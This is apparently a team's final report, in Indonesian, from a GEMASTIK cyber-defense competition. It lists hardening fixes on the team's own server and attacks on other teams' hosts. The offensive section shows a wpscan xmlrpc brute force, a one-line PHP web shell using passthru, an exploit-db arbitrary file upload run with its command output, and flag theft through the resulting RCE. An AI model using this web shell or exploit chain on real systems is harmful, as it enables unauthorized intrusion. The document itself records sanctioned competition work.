

LAPORAN FINAL CND GEMASTIK

HARDENING

NO	ITEM	PENJELASAN
1	Jenis Celah Keamanan/Kesalahan Konfigurasi	Privilege Escalation
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/etc/sudoers /etc/sudoers.d/{file}
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Jika user Ubuntu termasuk kedalam grup sudoer, user tersebut bisa melakukan privilege escalation ke root.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Menghapus user Ubuntu dari sudoers, tepatnya file yang di include di directory /etc/sudoers.d/{file}

NO	ITEM	PENJELASAN
2	Jenis Celah Keamanan/Kesalahan Konfigurasi	FTP Backdoor and Misconfig
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	vsftpd-2.3.4-infected

	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Vsftpd yang digunakan outdated dan memiliki kerentanan, selain itu anonymous login juga diperbolehkan sehingga attacker bisa masuk tanpa credential
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Menginstall vsftpd terbaru dari repo ubuntu dan memastikan vsftpd.conf sudah aman

NO	ITEM	PENJELASAN
3	Jenis Celah Keamanan/Kesalahan Konfigurasi	Exposed phpinfo file
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/var/www/html/info.php /var/www/web/info.php
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Attacker bisa dengan mudah melakukan enumerasi terhadap instalasi PHP yang ada di server, banyak informasi berharga bagi attacker yang bisa didapatkan dari file phpinfo
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Remove phpinfo file

NO	ITEM	PENJELASAN
4	Jenis Celah Keamanan/Kesalahan Konfigurasi	SQL Injection vulnerability

	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/var/www/web/index.php /var/www/web/library/index.php /var/www/web/library/admin.php
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	SQL Injection bisa menyebabkan data leak dan worst case nya adalah reverse shell ke mesin attacker
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Mitigasi SQLi biasanya dapat memakai prepared statement, tetapi dikarenakan waktu yang sempit dibanding kami memakan waktu yang panjang mengganti masing-masing mysqli_query ke prepare statement, kami jadinya hanya menambahkan mysql_real_escape_string sebelum query nya di pass ke mysqli_query.

NO	ITEM	PENJELASAN
5	Jenis Celah Keamanan/Kesalahan Konfigurasi	Directory Listing
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/var/www/wordpress
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Attacker bisa melihat file yang ada di directory tersebut tanpa melakukan bruteforcing dan memudahkan process eksploitasi selanjutnya
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Melakukan disable directory listing lewat apache2.conf


NO	ITEM	PENJELASAN
6	Jenis Celah Keamanan/Kesalahan Konfigurasi	Server Banner Disclosure
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/etc/apache2/apache2.conf
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Attacker bisa mendapatkan version dari apache yang digunakan di server dan mempermudah enumerasi exploit
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Mengubah config apache2 ServerSignature dan ServerTokens


NO	ITEM	PENJELASAN
7	Jenis Celah Keamanan/Kesalahan Konfigurasi	Sensitive File and Access Control
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	Kode.txt file
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	File ini di instruksikan untuk diamankan dan dipindahkan ke /root tadinya file ini ada di /home/ubuntu dan dibawah ownership ubuntu sehingga harus diubah juga permissionnya ke bawah root

	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Memindahkan kode.txt ke /root dan chmod agar hanya bisa di read root dan chown ke root
--	---	--


NO	ITEM	PENJELASAN
7	Jenis Celah Keamanan/Kesalahan Konfigurasi	User default credential
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	passwd
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Diduga password dan user setiap tim sama yaitu ubuntu:gemastik sehingga jika default password dibiarkan, maka attacker dengan mudah masuk dan mendapatkan privilege user ubuntu.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Mengubah password user ubuntu

OFFENSIVE

NO	ITEM	PENJELASAN
1	IP Address Mesin Target	13.212.240.143
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Common Password Usage, No Rate Limit, xmlrpc.php enabled
	Lokasi Potensi Celah Keamanan/Konfigurasi	Mysql Database: wordpress Table: user
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	<ol style="list-style-type: none"> 1. Dengan melihat database team sendiri, kami bisa mengetahui ada 1 user yang terdaftar dalam wordpress "adim", dengan password yang di hash kemungkinan menggunakan phpass. 2. Melakukan konfirmasi user "adim" masih terdapat di wordpressnya dengan memasukan user "adim" dan password asal ke loginnya, wordpress memberitahukan bahwa user "adim" memakai password yang salah 3. Karena crack hash dynamic lumayan lama, jadinya sembaring cracking hash nya, kami pun melakukan bruteforce terhadap xmlrpc menggunakan wpscan dengan user "adim". 4. Wpscan selesai terlebih dahulu memberikan kami password nya "hacked". 5. Login as "adim" with password "hacked"
	Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.	 <pre> [+] Performing password attack on Xmlrpc against 1 user/s [SUCCESS] - adim / hacked Trying adim / hakeem1 Time: 00:35:30 < [!] Valid Combinations Found: Username: adim, Password: hacked </pre>

		
--	--	--

NO	ITEM	PENJELASAN
2	IP Address Mesin Target	13.212.10.103, 13.212.59.152, 13.212.59.61, 54.255.229.255, 13.212.240.143, 13.212.244.212, 54.251.94.153, 13.212.90.238
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Word press di folder wp-admin dan file admin-ajax.php , bisa menggunakan parameter action download_from_files_617_fileupload tanpa pengecekan user udah login atau belum, atau admin atau bukan.
	Lokasi Potensi Celah Keamanan/Konfigurasi	http://<ip-address>/wp-admin/admin-ajax.php?action=download_from_files_617_fileupload
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksplotasi celah keamanan yang ada	<p>Script lengkap kami ambil dari url https://www.exploit-db.com/exploits/50287 Wordpress Plugin Download From Files 1.48 - Arbitrary File Upload</p> <p>Kami menggunakan python2 atau python3 untuk menjalankan script diatas</p> <p>Request url ke http://<ip-address>/wp-admin/admin-ajax.php?action=download_from_files_617_fileupload berserta isi content file shell php nya, kami menggunakan extension File shell php nya adalah phtml.</p> <p>Setelah mengupload upload shell php. Shell php tersebut akan di simpai di http://<ip-address>/wp-admin/<nama shell php></p>

		Didalam shell php bisa mendapatkan RCE(Remote Control Execution).
	Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.	 <pre> ?> [root@kali] - [~/Desktop/gemastik] #cat bb.phtml <?php echo "asdf"; passthru(\$_GET['hah']); echo "bang"; ?> [root@kali] - [~/Desktop/gemastik] [?] - [root@kali] - [~/Desktop/gemastik] #python exploit.py http://13.212.90.238 ./bb.phtml Download From Files ≤ 1.48 - Arbitrary File Upload Author → spacehen (www.github.com/spacehen) Uploading Shell ... Shell Uploaded! http://13.212.90.238/wp-admin/bb.phtml 13.212.90.238/wp-admin/bb.phtml?hah=ls lsdf1-1.phtml 1-2.phtml 1-3.phtml 1-4.phtml 1-5.phtml 1-6.phtml 1.phtml about.php admin-ajax.php admin-footer.php admin-functi reader.php admin-post.php admin.php async-upload.php authorize-application.php b374k.php bb-1.phtml bb.phtml bobi.phtml clea i.phtml clear.phtml comment.php credits.php css custom-background.php custom-header.php customize.php edit-comments.php e advanced.php edit-form-blocks.php edit-form-comment.php edit-link-form.php edit-tag-form.php edit-tags.php edit.php erase-perse exp-1.phtml exp-2.phtml exp-3.phtml exp-4.phtml export-personal-data.php export.php freedoms.php images import.php includes i elper.php install.php js km.phtml ko.phtml link-add.php link-manager.php link-parse-opml.php link.php load-scripts.php load-style iew.php media-upload.php media.php menu-header.php menu.php moderation.php ms-admin.php ms-delete-site.php ms-edit.php n ites.php ms-themes.php ms-upgrade-network.php ms-users.php my-sites.php nav-menus.php network.php options-discus general.php options-head.php options-media.php options-permalink.php options-privacy.php options-reading.php options-writing.p plugin-editor.php plugin-install.php plugins.php post-new.php post.php press-this.php privacy-policy-guide.php privacy.php profile revision.php setup-config.php sh-1.php4 sh.php4 site-health-info.php site-health.php term.php test3.phtml theme-editor.php theme hemes.php tools.php update-core.php update.php upgrade-functions.php upgrade.php upload.php user-edit.php user-new.ph widgets-form-blocks.php widgets-form.php widgets.php bang </pre>

3	IP Address Mesin Target	13.212.59.61, 54.255.229.255, 13.212.240.143, 54.251.94.153
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Sensitive Data Exposure
	Lokasi Potensi Celah Keamanan/Konfigurasi	/home/ubuntu/kode.txt
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	<ol style="list-style-type: none"> 1. Menggunakan RCE Exploit dari exploit sebelumnya, kami bisa mencari-cari file file di dalam server tersebut. 2. Salah satu tempat utama yang dicari yaitu home dari user yang berada di server tersebut "ubuntu" yang berada di "/home/ubuntu" tempat awal kode.txt berada

		<p>3. Karena kode.txt berada di tempat yang bisa di akses public dan permissionnya public boleh baca public, jadinya kami tinggal baca saja dan langsung ambil flag dari tempatnya.</p>
	Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.	